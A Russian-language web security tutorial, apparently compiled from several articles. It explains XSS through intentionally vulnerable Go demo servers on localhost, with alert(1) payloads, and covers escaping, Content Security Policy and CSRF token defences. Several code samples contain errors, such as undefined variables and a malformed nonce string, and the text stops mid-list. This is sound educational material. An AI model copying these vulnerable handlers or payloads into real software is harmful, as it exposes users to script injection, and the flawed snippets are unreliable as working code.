
Что же такое происхождение? Это кортеж протокола, имени хоста и порта документа.

Фрагмент 1: Кортеж из схемы, хоста и порта этого URL-адреса.

https://www.example.com:443/app

^^^^^ ^^^^^^^^^^^^^^^ ^^^

Scheme Host Port

Рис.

Политика Same-Origin отлично помогает смягчать атаки на статические сайты, как показано на рисунке выше. Однако с атаками на динамические ресурсы, принимающие пользовательский ввод, ситуация немного сложнее из-за смешивания кода и данных, которая позволяет злоумышленнику выполнять контролируемый ввод в исходном документе.

Атаки XSS обычно бывают трех видов: рефлективными, хранимыми и основанными на DOM.

Рефлективные и хранимые XSS-атаки принципиально одинаковы, поскольку полагаются на вредоносный ввод, отправляемый на бекенд и представляющий этот ввод пользователю сервер. Рефлективные XSS обычно возникают в виде злонамеренно созданной злоумышленником ссылки, по которой затем переходит жертва. Хранимые XSS происходят, когда злоумышленник загружает вредоносный ввод. Атаки на основе DOM отличаются тем, что они происходят исключительно на стороне клиента и включают вредоносный ввод, манипулирующий DOM.

# Примеры

# Рефлективные атаки XSS

Ниже можно увидеть простое веб-приложение на Go, которое отражает свой ввод (даже если это вредоносный скрипт) обратно пользователю. Вы можете использовать это приложение, сохранив его в файле **xss1.go** и запустив **go run xss1.go.**

Фрагмент 3: Пример веб-приложения с рефлективной (отраженной) XSS-атакой.

package main

import (

"fmt"

"log"

"net/http"

)

func handler(w http.ResponseWriter, r \*http.Request) {

w.Header().Set("X-XSS-Protection", "0")

messages, ok := r.URL.Query()["message"]

if !ok {

messages = []string{"hello, world"}

}

fmt.Fprintf(w, "<html><p>%v</p></html>", messages[0])

}

func main() {

http.HandleFunc("/", handler)

log.Fatal(http.ListenAndServe("127.0.0.1:8080", nil))

}

Чтобы увидеть XSS-атаку, перейдите по уязвимому URL-адресу ниже.

http://localhost:8080?message=<script>alert(1)</script>

Взгляните на источник: сервер вернул документ, который выглядит примерно так, как показано во фрагменте 4. Обратите внимание, как смешение кода и данных позволило произойти этой атаке.

Фрагмент 4: Пример вывода уязвимого для XSS веб-приложения.

<html>

<p>

<script>alert(1)</script>

</p>

</html>

Этот пример может показаться неправдоподобным, поскольку защита XSS была явно отключена. Эта ее форма основана на эвристике с обходными путями для различных браузеров. Она была отключена для создания кроссбраузерных примеров, иллюстрирующих основные концепции XSS-атак. Некоторые браузеры удаляют эту защиту: например, в [Google Chrome 78](https://www.chromestatus.com/feature/5021976655560704" \t "_blank) и выше вам не понадобится строка **w.Header().Set("X-XSS-Protection", "0")**, чтобы атака сработала.

### **Хранимые XSS-атаки**

Хранимые XSS-атаки похожи на рефлективные, но пэйлоад поступает из хранилища данных, а не из ввода непосредственно. Например, злоумышленник может загрузить в веб-приложение зловреда, который затем будет показан каждому авторизованному юзеру.

Ниже приведен простой чат, который иллюстрирует этот вид атак. Вы можете сохранить приложение в файле **xss2.go** и запустить с помощью команды **go run xss2.go**.

Фрагмент 5: Хранимая XSS-атака.

package main

import (

"fmt"

"log"

"net/http"

"strings"

"sync"

)

var db []string

var mu sync.Mutex

var tmpl = `

<form action="/save">

Message: <input name="message" type="text"><br>

<input type="submit" value="Submit">

</form>

%v

`

func saveHandler(w http.ResponseWriter, r \*http.Request) {

mu.Lock()

defer mu.Unlock()

r.ParseForm()

messages, ok := r.Form["message"]

if !ok {

http.Error(w, "missing message", 500)

}

db = append(db, messages[0])

http.Redirect(w, r, "/", 301)

}

func viewHandler(w http.ResponseWriter, r \*http.Request) {

w.Header().Set("X-XSS-Protection", "0")

w.Header().Set("Content-Type", "text/html; charset=utf-8")

var sb strings.Builder

sb.WriteString("<ul>")

for \_, message := range db {

sb.WriteString("<li>" + message + "</li>")

}

sb.WriteString("</ul>")

fmt.Fprintf(w, tmpl, sb.String())

}

func main() {

http.HandleFunc("/", viewHandler)

http.HandleFunc("/save", saveHandler)

log.Fatal(http.ListenAndServe("127.0.0.1:8080", nil))

}

Чтобы увидеть атаку XSS, перейдите по ссылке **http://localhost:8080** и введите сообщение **<script>alert(1);</script>**.

Атака делится на две фазы:

* пейлоад сохраняется в хранилище данных в функции **storeHandler**;
* когда страница визуализируется во **ViewHandler**, пейлоад добавляется к выходным данным.

# XSS-атаки на основе DOM

Такие атаки не связаны с бекендом и происходят исключительно на стороне клиента. Они интересны тем, что современные веб-приложения перемещают логику к клиенту, а атаки происходят, когда пользователь напрямую манипулирует DOM. Хорошей новостью для злоумышленников является то, что DOM имеет широкий спектр способов эксплуатации, наиболее популярными из которых являются **innerHTML** и **document.write**.

Ниже приведен пример обслуживающего статический контент веб-приложения. Код тот же, что и в примере с рефлективными XSS, но здесь атака будет происходить полностью на стороне клиента. Вы можете сохранить приложение в файле **xss3.go** и запустить его командой **go run xss3.go**.

Фрагмент 6: Пример веб-приложения с XSS-атакой на основе DOM.

package main

import (

"fmt"

"log"

"net/http"

)

const content = `

<html>

<head>

<script>

window.onload = function() {

var params = new URLSearchParams(window.location.search);

p = document.getElementById("content")

p.innerHTML = params.get("message")

};

</script>

</head>

<body>

<p id="content"></p>

</body>

</html>

`

func handler(w http.ResponseWriter, r \*http.Request) {

w.Header().Set("X-XSS-Protection", "0")

fmt.Fprintf(w, content)

}

func main() {

http.HandleFunc("/", handler)

log.Fatal(http.ListenAndServe("127.0.0.1:8080", nil))

}

Чтобы увидеть эту атаку, перейдите по ссылке **http://localhost:8080/?message="<img src=1 onerror=alert(1);/>"**. Обратите внимание, что вектор атаки немного отличается и **innerHTML** не будет выполнять скрипт напрямую, однако он добавит HTML-элементы, которые затем выполнят код на JavaScript. В приведенном примере добавляется элемент image, который запускает скрипт при возникновении ошибки (она всегда появляется, поскольку злоумышленник подставляет неверный источник).

Если хотите напрямую добавить элемент скрипта, придется использовать другой приемник XSS. Замените элемент script из фрагмента 6 элементом script из фрагмента 7 и перейдите по следующей ссылке: **http://localhost:8080/?message="<script>alert(1);</script>"**. Атака сработает, потому что **document.write** принимает элементы скрипта напрямую.

Фрагмент 7: Еще один пример атаки XSS на основе DOM.

<script>

window.onload = function() {

var params = new URLSearchParams(window.location.search);

document.open();

document.write(params.get("message"));

document.close();

};

</script>

# Связанные направления атак

Хотя обычно их не называют атаками XSS, существует несколько связанных направлений, о которых стоит упомянуть.

### **Content-type**

Всему виной неправильная настройка типа содержимого ответов HTTP. Это может произойти как на уровне бекенда (ответ имеет неверный набор заголовков **Content-Type**), так и при попытке браузера проснифферить тип MIME. Internet Explorer был особенно восприимчив к этому, и классическим примером является служба загрузки изображений: злоумышленник может загрузить JavaScript вместо картинки. Браузер видит, что тип контента был установлен на **image/jpg**, но пейлоад содержит скрипт – он выполняется, что приводит к атаке XSS.

### **Urlschemes**

Следующий тип атаки – активность через URL со схемой JavaScript. Представим веб-сайт, который позволяет пользователю контролировать цель ссылки, как показано во фрагменте 8. В этом случае злоумышленник сможет предоставить URL, выполняющий некий JavaScript с помощью нашей схемы.

Чтобы опробовать этот тип атаки, можно сохранить приложение в файле **xss4.go**, запустить командой **go run xss4.go** и перейти по ссылке **http://localhost:8080?link=javascript:alert(1)**.

Фрагмент 8: XSS-атака, введенная через схему URL-адресов.

package main

import (

"fmt"

"log"

"net/http"

)

func handler(w http.ResponseWriter, r \*http.Request) {

w.Header().Set("X-XSS-Protection", "0")

links, ok := r.URL.Query()["link"]

if !ok {

messages = []string{"example.com"}

}

fmt.Fprintf(w, `<html><p><a href="%v">Next</p></html>`, links[0])

}

func main() {

http.HandleFunc("/", handler)

log.Fatal(http.ListenAndServe("127.0.0.1:8080", nil))

}

# Избавление

Единого метода решения данной проблемы не существует, иначе XSS не был бы такой распространенной проблемой. Фундаментальная сложность вызвана отсутствием разделения между кодом и данными. Смягчение последствий XSS обычно включает очистку входных данных (нужно убедиться, что они не содержат кода), экранирование выходных данных (они также не должны содержать код) и реструктуризацию приложения таким образом, чтобы код загружался из строго определенных конечных точек.

### **Валидация входных данных**

Первая линия защиты – проверка входных данных. Убедитесь, что их формат соответствует ожидаемым характеристикам – эдакий белый список, гарантирующий отсутствие у приложения возможности принимать код.

Валидация данных – сложная проблема. Не существует универсального инструмента или техники для всех ситуаций. Лучше всего структурировать приложение таким образом, чтобы оно требовало от разработчиков продумать тип принимаемых данных и обеспечить удобное место, где можно разместить валидатор.

Хороший тон написания приложений на Go состоит в том, чтобы не иметь никакой логики приложения в обработчиках запросов HTTP, а вместо этого использовать их для анализа и проверки входных данных. Затем данные отправляются в обрабатывающую логику структуру. Обработчики запросов становятся простыми и обеспечивают удобное централизованное расположение для контроля правильности очистки данных.

На фрагменте 9 показано, как можно переписать saveHandler для приема символов ASCII **[A-Za-z\.]**.

Фрагмент 9: Пример использования обработчиков HTTP-запросов для проверки данных.

func saveHandler(w http.ResponseWriter, r \*http.Request) {

r.ParseForm()

messages, ok := r.Form["message"]

if !ok {

http.Error(w, "missing message", 500)

}

re := regexp.MustCompile(`^[A-Za-z\\.]+$`)

if re.Find([]byte(messages[0]))) == "" {

http.Error(w, "invalid message", 500)

}

db.Append(messages[0])

http.Redirect(w, r, "/", 301)

}

Может показаться, что это излишнее беспокойство, но чат-приложение принимает гораздо больше, чем ограниченный набор символов. Многие принимаемые приложениями данные достаточно структурированы: адреса, номера телефонов, почтовые индексы и тому подобные вещи могут и должны быть проверены.

# Экранирование

Следующий шаг – экранирование вывода. В случае с нашим чатом все извлеченное из базы данных включалось непосредственно в выходной документ.

Одно и то же приложение может быть гораздо безопаснее (даже если в него была произведена инъекция кода), если экранировать все небезопасные выходные данные. Именно это делает пакет [html/template](https://golang.org/pkg/html/template/" \t "_blank) в Go. Использование языка шаблонов и контекстно-зависимого синтаксического анализатора для экранирования данных до их визуализации уменьшит вероятность выполнения вредоносного кода.

Ниже приведен пример использования пакета html/template. Сохраните приложение в файле **xss5.go**, а затем выполните командой **go run xss5.go**.

Фрагмент 10: Использование экранирования для устранения хранимых XSS-атак.

package main

import (

"bytes"

"html/template"

"io"

"log"

"net/http"

"sync"

)

var db []string

var mu sync.Mutex

var tmpl = `

<form action="/save">

Message: <input name="message" type="text"><br>

<input type="submit" value="Submit">

</form>

<ul>

{{range .}}

<li>{{.}}</li>

{{end}}

</ul>`

func saveHandler(w http.ResponseWriter, r \*http.Request) {

mu.Lock()

defer mu.Unlock()

r.ParseForm()

messages, ok := r.Form["message"]

if !ok {

http.Error(w, "missing message", 500)

}

db = append(db, messages[0])

http.Redirect(w, r, "/", 301)

}

func viewHandler(w http.ResponseWriter, r \*http.Request) {

w.Header().Set("X-XSS-Protection", "0")

w.Header().Set("Content-Type", "text/html; charset=utf-8")

t := template.New("view")

t, err := t.Parse(tmpl)

if err != nil {

http.Error(w, err.Error(), 500)

return

}

var buf bytes.Buffer

err = t.Execute(&buf, db)

if err != nil {

http.Error(w, err.Error(), 500)

return

}

io.Copy(w, &buf)

}

func main() {

http.HandleFunc("/", viewHandler)

http.HandleFunc("/save", saveHandler)

log.Fatal(http.ListenAndServe("127.0.0.1:8080", nil))

}

Опробуйте использованную ранее атаку XSS, перейдя по ссылке **http://localhost:8080** и введите **<script>alert(1);</script>**. Обратите внимание, что предупреждение не было вызвано.

Откройте консоль браузера и посмотрите на элемент **li** в DOM. Интерес представляют два свойства: **innerHTML** и **innerText**.

Фрагмент 11: Проверка DOM при использовании экранирования.

innerHTML: "<script>alert(1);</script>"

innerText: "<script>alert(1);</script>"

Обратите внимание, как с помощью экранирования удалось четко разделить код и данные.

### **Content Security Policy**

Content Security Policy (CSP) позволяет веб-приложениям определять набор доверенных источников для загрузки контента (например, скриптов). CSP можно использовать для разделения кода и данных, отказываясь от встроенных скриптов и загружая их только из определенных источников.

Написание CSP для небольших автономных приложений является простой задачей – начните с политики, которая по умолчанию запрещает все источники, а затем разрешите небольшой их набор. Однако написать эффективный CSP для больших сайтов уже не так просто. Как только сайт начинает загружать контент из внешних источников, CSP раздувается и становится громоздким. Некоторые разработчики сдаются и включают директиву **unsafe-inline**, полностью разрушая теорию CSP.

Чтобы упростить написание CSP, в CSP3 вводится директива **strict-dynamic**. Вместо того чтобы поддерживать большой белый список надежных источников, приложение генерирует случайное число (nonce) каждый раз, когда запрашивается страница. Этот nonce отправляется вместе с заголовками страницы и встроен в тег script, что заставляет браузеры доверять этим скриптам с соответствующим nonce, а также любым скриптам, которые они могут загрузить. Вместо того, чтобы вносить скрипты в белый список и пытаться выяснить, какие еще сценарии они загружают, а затем пополнять белый список рекурсивно, вам нужно достаточно внести в белый список импортируемый скрипт верхнего уровня.

Используя предложенный Google подход [Strict CSP](https://csp.withgoogle.com/docs/index.html" \t "_blank), рассмотрим простое приложение, принимающее пользовательский ввод. Сохраните его в файле **xss6.go**, а затем выполните командой **go run xss6.go**.

Фрагмент 12: Пример CSP, смягчающего XSS-атаку.

package main

import (

"bytes"

"crypto/rand"

"encoding/base64"

"fmt"

"html/template"

"log"

"net/http"

"strings"

)

const scriptContent = `

document.addEventListener('DOMContentLoaded', function () {

var updateButton = document.getElementById("textUpdate");

updateButton.addEventListener("click", function() {

var p = document.getElementById("content");

var message = document.getElementById("textInput").value;

p.innerHTML = message;

});

};

`

const htmlContent = `

<html>

<head>

<script src="script.js" nonce="{{ . }}"></script>

</head>

<body>

<p id="content"></p>

<div class="input-group mb-3">

<input type="text" class="form-control" id="textInput">

<div class="input-group-append">

<button class="btn btn-outline-secondary" type="button" id="textUpdate">Update</button>

</div>

</div>

<blockquote class="twitter-tweet" data-lang="en">

<a href="https://twitter.com/jack/status/20?ref\_src=twsrc%5Etfw">March 21, 2006</a>

</blockquote>

<script async src="https://platform.twitter.com/widgets.js"

nonce="{{ . }}" charset="utf-8"></script>

</body>

</html>

`

func generateNonce() (string, error) {

buf := make([]byte, 16)

\_, err := rand.Read(buf)

if err != nil {

return "", err

}

return base64.StdEncoding.EncodeToString(buf), nil

}

func generateHTML(nonce string) (string, error) {

var buf bytes.Buffer

t, err := template.New("htmlContent").Parse(htmlContent)

if err != nil {

return "", err

}

err = t.Execute(&buf, nonce)

if err != nil {

return "", err

}

return buf.String(), nil

}

func generatePolicy(nonce string) string {

s := fmt.Sprintf(`'nonce-%v`, nonce)

var contentSecurityPolicy = []string{

`object-src 'none';`,

fmt.Sprintf(`script-src %v 'strict-dynamic';`, s),

`base-uri 'none';`,

}

return strings.Join(contentSecurityPolicy, " ")

}

func scriptHandler(w http.ResponseWriter, r \*http.Request) {

nonce, err := generateNonce()

if err != nil {

returnError()

return

}

w.Header().Set("X-XSS-Protection", "0")

w.Header().Set("Content-Type", "application/javascript; charset=utf-8")

w.Header().Set("Content-Security-Policy", generatePolicy(nonce))

fmt.Fprintf(w, scriptContent)

}

func htmlHandler(w http.ResponseWriter, r \*http.Request) {

nonce, err := generateNonce()

if err != nil {

returnError()

return

}

w.Header().Set("X-XSS-Protection", "0")

w.Header().Set("Content-Type", "text/html; charset=utf-8")

w.Header().Set("Content-Security-Policy", generatePolicy(nonce))

htmlContent, err := generateHTML(nonce)

if err != nil {

returnError()

return

}

fmt.Fprintf(w, htmlContent)

}

func returnError() {

http.Error(w, http.StatusText(http.StatusInternalServerError),

http.StatusInternalServerError)

}

func main() {

http.HandleFunc("/script.js", scriptHandler)

http.HandleFunc("/", htmlHandler)

log.Fatal(http.ListenAndServe(":8080", nil))

}

Чтобы попытаться использовать приложение, перейдите по ссылке: **http://localhost:8080** и попробуйте отправить **<img src=1 onerror"alert(1)"/>** как и раньше. Эта атака сработала бы и без CSP, но поскольку CSP не допускает inline-скриптов, вы должны увидеть примерно такой вывод в консоли браузера:

*«Отказано в выполнении встроенного обработчика событий, поскольку он нарушает следующую директиву CSP:***"script-src 'nonce-XauzABRw9QtE0bzoiRmslQ==' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:"***Обратите внимание, что '****unsafe-inline****' игнорируется, если в исходном списке присутствует либо хэш, либо значение nonce.»*

Почему сценарий не запустился? Рассмотрим CSP подробнее.

Фрагмент 13: Базовый CSP. Nonce повторно генерируется для каждого запроса.

script-src 'strict-dynamic' 'nonce-XauzABRw9QtE0bzoiRmslQ==';

object-src 'none';

base-uri 'none';

Что делает эта политика? Директива **script-src** включает **strict-dynamic** и значение nonce, используемое для загрузки скриптов. Это означает, что единственные скрипты, которые будут загружены, находятся в script elements, где nonce включен в атрибут, а значит inline-скрипты не загрузятся. Последние две директивы препятствуют загрузке плагинов и изменению базового URL приложения.

Основная сложность использования этого подхода заключается в необходимости генерировать nonce и инжектить его в заголовки при каждой загрузке страницы. После этого шаблон может быть применен ко всем загружаемым страницам.

# Соответствующие методы устранения

### **Content-Type**

Вы должны не только устанавливать свой Content-Type, но и следить, чтобы браузеры не пытались автоматически определить тип контента. Для этого используйте заголовок: **X-Content-Type-Options: nosniff**.

### **Virtual doms**

Хотя виртуальные домены не являются функцией безопасности, использующие их современные фреймворки (React и Vue) могут помочь смягчить атаки XSS на основе DOM.

Эти фреймворки создают DOM параллельно с тем, который находится в браузере, и сравнивают их. Отличающуюся часть DOM браузера они обновляют. Для этого необходимо создать виртуальный DOM, что приведет к уменьшению использования клиентами **innerHTML** и подтолкнет разработчиков к переходу на **innerText**.

React требует использования атрибута [dangerouslySetInnerHTML](https://reactjs.org/docs/dom-elements.html" \l "dangerouslysetinnerhtml" \t "_blank), в то время как создатели Vue [предупреждают](https://vuejs.org/v2/guide/syntax.html#Raw-HTML), что использование innerHTML может привести к появлению уязвимостей.

# Межсайтовая подделка запроса: защита от CSRF атак

CSRF (межсайтовая подделка запросов) — это вид атаки на сайт, которая производится с помощью мошеннического сайта или скрипта, который заставляет браузер пользователя выполнить нежелательное действие на доверенном сайте, на котором пользователь авторизован.

Обычно для этого пользователь должен перейти по мошеннической ссылке (которая может быть изменена с помощью сокращателя ссылок).

Например Джейн, авторизованная на сайте банка, проверяет свою почту. Она может перейти по фишинговой ссылке, которая включает запрос на перевод денег на аккаунт мошенника.

# Какие HTTP запросы подвержены CSRF атаке?

Методы GET, HEAD, OPTIONS и TRACE не подвержены CSRF, потому что предназначены только для получения информации и не изменяют состояние сервера.

Методы POST, PUT, DELETE и PATCH должны быть защищены от CSRF.

# Cookies сессии

Cookies сессии — это способ, которым протокол HTTP отслеживает состояние. Веб-сайты используют cookies для идентификации пользователей и сохранения их данных.

После сохранения cookies, браузер отправляет их на сервер с каждым запросом, чтобы идентифицировать пользователя.

Злоумышленник может использовать cookies, чтобы выдать себя за пользователя, заставив браузер пользователя выполнить запрос.

Если пользователь уже вошел на сайт, cookies будут отправлены автоматически вместе с запросом.

# Как работает межсайтовая подделка запросов?

Для того, чтобы злоумышленник осуществил атаку CSRF, нужны определённые условия:

* В приложении есть действие, которое злоумышленник хочет предпринять – например, изменить пароль, перевести средства и так далее.
* Не существует непредсказуемых параметров запроса – злоумышленник может угадать (или знать) все параметры, которые приложение ожидает увидеть из этого типа запроса.
* Действие может быть выполнено с помощью HTTP-запросов, и оно полагается только на файлы cookie, чтобы убедиться, что запрос исходит от пользователя.

CSRF могут быть подвергнуты веб-приложения использующие cookies, браузерную аутентификацию или клиентские сертификаты авторизации. По сути, CSRF подвержены все веб-приложения, которые автоматически добавляют аутентификационные данные пользователя к запросу.

Либо нужно начать с того, что злоумышленник обманом заставит жертву загрузить или отправить информацию в веб-приложение. Это может произойти несколькими способами – например, через фишинговую ссылку.

Эксплойт может быть замаскирован под обычную ссылку или скрыт в теге изображения.

Вот пример атаки через обычную ссылку:

<a href=“вредоносная ссылка”>Unsubscribe here</a>

Или через тэг изображения:

<img src=“вредоносная ссылка” width=“0” height=“0” border=“0”>

# Способы защиты от CSRF атак

# Выбор защищённых фреймфорков

Используйте фреймворки, которые имеют встроенную защиту против CSRF, например .NET. Также важно правильно настроить фреймворк. Если ваш фреймворк не имеет защиты от CSRF вы можете использовать Anti-CSRF токены.

# Anti-CSRF токены

Токены (или synchronizer token) — это способ защиты со стороны сервера. Сервер генерирует случайный уникальный токен для браузера пользователя и проверяет его для каждого запроса.

Токен находится в скрытом поле, должен быть непредсказуемым случайным числом и иметь небольшое время жизни, без возможности переиспользования.

Токен должен удовлетворять следующим условиям:

* быть уникальным в пределах каждой операции;
* использоваться один раз;
* иметь размер устойчивый к подбору;
* генерироваться криптографически стойким генератором псевдослучайных чисел;
* иметь ограниченное время жизни.

# Использование двух токенов

Смысл этого метода в том, что используются два токена: первый сохраняется в cookies, а второй — в одном из параметров ответа.

В таком случае сервер, получая один из небезопасных запросов, должен проверить оба токена.

# Использование флага Same-Site в сookies

[Этот флаг](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite) помечает куки для определенного домена.

Таким образом проверяется источник запроса, и его не получится выполнить с мошеннического сайта.

Этот флаг поддерживает большинство браузеров. Его стоить использовать как часть общей стратегии защиты от CSRF атак.

# Требуйте подтверждения от пользователя

Для чувствительных действий, вроде перевода денег или смены пароля, требуйте дополнительное действие от юзера (ввод капчи или кода подтверждения).

##### **Выдержка из ответа на SO:**

Причина CSRF кроется в том, что браузеры не понимают, как различить, было ли действие явно совершено пользователем (как, скажем, нажатие кнопки на форме или переход по ссылке) или пользователь неумышленно выполнил это действие (например, при посещении *bad.com*, ресурсом был отправлен запрос на *good.com/some\_action*, в то время как пользователь уже был залогинен на *good.com*).

## **Как от нее защититься?**

Эффективным и общепринятым на сегодня способом защиты от CSRF-Атаки является **токен**. Под токеном имеется в виду случайный набор байт, который сервер передает клиенту, а клиент возвращает серверу.

Защита сводится к проверке токена, который сгенерировал сервер, и токена, который прислал пользователь.

#### **А что, собственно, защищать?**

Если вы пишете свой Web-Сервис в соотвествии со стандартом [RFC7231](https://tools.ietf.org/html/rfc7231#section-4.2), то методы GET, HEAD, OPTIONS и TRACE являются безопасными: они предназначены только для получения информации и не должны изменять состояние сервера.

Таким образом, защищать необходимо небезопасные методы, к которым относятся: POST, PUT, DELETE, PATCH.

На Habrahabr опубликована статья от Yandex, в которой описано, [почему писать свои сервисы нужно, руководствуясь стандартом](https://habrahabr.ru/company/yandex/blog/265569/).

## **Требования к токену:**

* Уникальный токен для каждой операции
* Действует единожды
* Имеет размер, устойчивый к подбору
* Сгенерирован криптографически стойким генератором псевдослучайных чисел
* Имеет ограниченное время жизни

На [первом MeetUp'е PDUG](https://www.ptsecurity.com/ru-ru/about/events/112681/) Тимур Юнусов (руководитель отдела безопасности банковскихсистем Positive Technologies) [рассказывал](https://youtu.be/Zx8HDAW7TKo?t=36m13s), почему именно такие требования предъявляются к CSRF-Токену и чем грозит пренебрежение ими.

## **Требования к Web-Сервису и окружению:**

* Отсутствие **XSS** уязвимостей

Внедренный злоумышленником скрипт имеет возможность отправлять запрос к серверу от имени пользователя и читать его без каких-либо препятствий.

Таким образом, XSS уязвимости могут быть использованы для получения текущего токена.

* Отсутствие **malware** на машине клиента

Если злоумышленник имеет возможность запускать софт на машине клиента, то он может получить любые данные, имеющиеся в браузере.

## **Методы защиты**

Существует 3 метода использования токенов для защиты web-сервисов от CSRF атак:

* [Synchronizer Tokens](https://habr.com/ru/post/318748/#synchronizer-tokens) (Statefull)
* [Double Submit Cookie](https://habr.com/ru/post/318748/#double-submit-cookie) (Stateless)
* [Encrypted Token](https://habr.com/ru/post/318748/#encrypted-token) (Stateless)

### **Synchronizer Tokens**

Простой подход, использующийся повсеместно. Требует хранения токена на стороне сервера.

###### **Суть:**

1. При **старте сессии** на стороне сервера генерируется токен.
2. Токен кладется в хранилище данных сессии (т.е. сохраняется на стороне сервера для последующей проверки)
3. В ответ на запрос (который стартовал сессию) клиенту возвращается токен.

Если **рендеринг происходит на сервере**, то токен может возвращаться внутри HTML, как, например, одно из полей формы, или внутри <meta> тега.

В случае, если ответ возвращается **для JS приложения**, токен можно передавать в header (часто для этого используют *X-CSRF-Token*)

1. При последующих запросах клиент обязан передать токен серверу для проверки.

При рендере контента сервером токен принято возвращать **внутри POST данных** формы.

JS приложения обычно присылают **XHR запросы с header** (X-CSRF-Token), содержащим токен.

1. При получения запроса небезопасным методом (POST, PUT, DELETE, PATCH) сервер обязан проверить на идентичность токен **из данных сессии** и токен, который **прислал клиент**.

Если оба токена совпадают, то запрос не подвергся CSRF-Атаке, в ином случае — логируем событие и отклоняем запрос.

###### **На выходе имеем:**

* Защита от CSRF на хорошем уровне
* Токен обновляется **только при пересоздании сессии**, а это происходит, когда сессия истекает

Во время жизни одной сессии все действия будут проверяться по **одному токену**.

Если произойдет утечка токена, то злоумышленник сможет выполнить CSRF-Атаку на **любой запрос** и **в течение долгого срока**. А это не есть хорошо.

* Бесплатная поддержка multi-tab в браузере.

Токен не инвалидируется после выполнения запроса, что позволяет разработчику не заботиться о синхронизации токена в разных табах браузера, так как токен всегда один.

### **Double Submit Cookie**

Этот подход **не** требует хранения данных на стороне сервера, а значит, является **Stateless**. Используется, если вы хотите уметь быстро и качественно масштабировать свой Web-сервис горизонтально.  
Идея в том, чтобы отдать токен клиенту двумя методами: **в куках** и в **одном из параметров ответа** (header или внутри HTML).

###### **Суть:**

1. При запросе от клиента на стороне сервера генерируется токен. В ответе токен возвращается в **cookie** (например, X-CSRF-Token) и **в одном из параметров ответа** (в header или внутри HTML).
2. В последующих запросах клиент обязан предоставлять **оба** полученных ранее токена. Один как cookie, другой либо как **header**, либо **внутри POST данных** формы.
3. При получении запроса небезопасным методом (POST, PUT, DELETE, PATCH) сервер обязан проверить на идентичность токен **из cookie** и токен, который явно **прислал клиент**.

Если оба токена совпадают, то запрос не подвергся CSRF-Атаке, в ином случае — логируем событие и отклоняем запрос.

###### **На выходе имеем:**

* Stateless CSRF защиту.
* Необходимо учитывать, что поддомены могут читать cookie основного домена, если явно это не запрещать (т.е. если cookie установлена на .site.ru, то её могут прочитать как a.site.ru, так и b.site.ru).

Таким образом, если ваш сервис доступен на домене 3-го уровня, а злоумышленник имеет возможность зарегистрировать свой ресурс на вашем домене 2-го уровня, то устанавливайте cookie на свой домен явно.

* Нюансы зависят от реализации

### **Encrypted Token**

Так же как и Double Submit, является **Stateless** подходом. Основная — если вы зашифруете надежным алгоритмом какие-то данные и передадите их клиенту, то клиент не сможет их подделать, не зная ключа. Этот подход не требует использования cookie. Токен передаётся клиенту только в параметрах ответа.

В данном подходе **токеном являются факты, зашифрованные ключом**. Минимально необходимые факты — это **идентификатор пользователя** и **timestamp** времени генерации токена. Ключ не должен быть известен клиенту.

###### **Суть:**

1. При запросе от клиента на стороне сервера генерируется токен.

Генерация токена состоит в зашифровке фактов, необходимых для валидации токена в дальнейшем.

Минимально необходимые факты — это **идентификатор пользователя** и **timestamp**. В ответе токен возвращается **в одном из параметров ответа** (В header или внутри HTML).

1. В последующих запросах клиент обязан предоставлять полученный ранее токен.
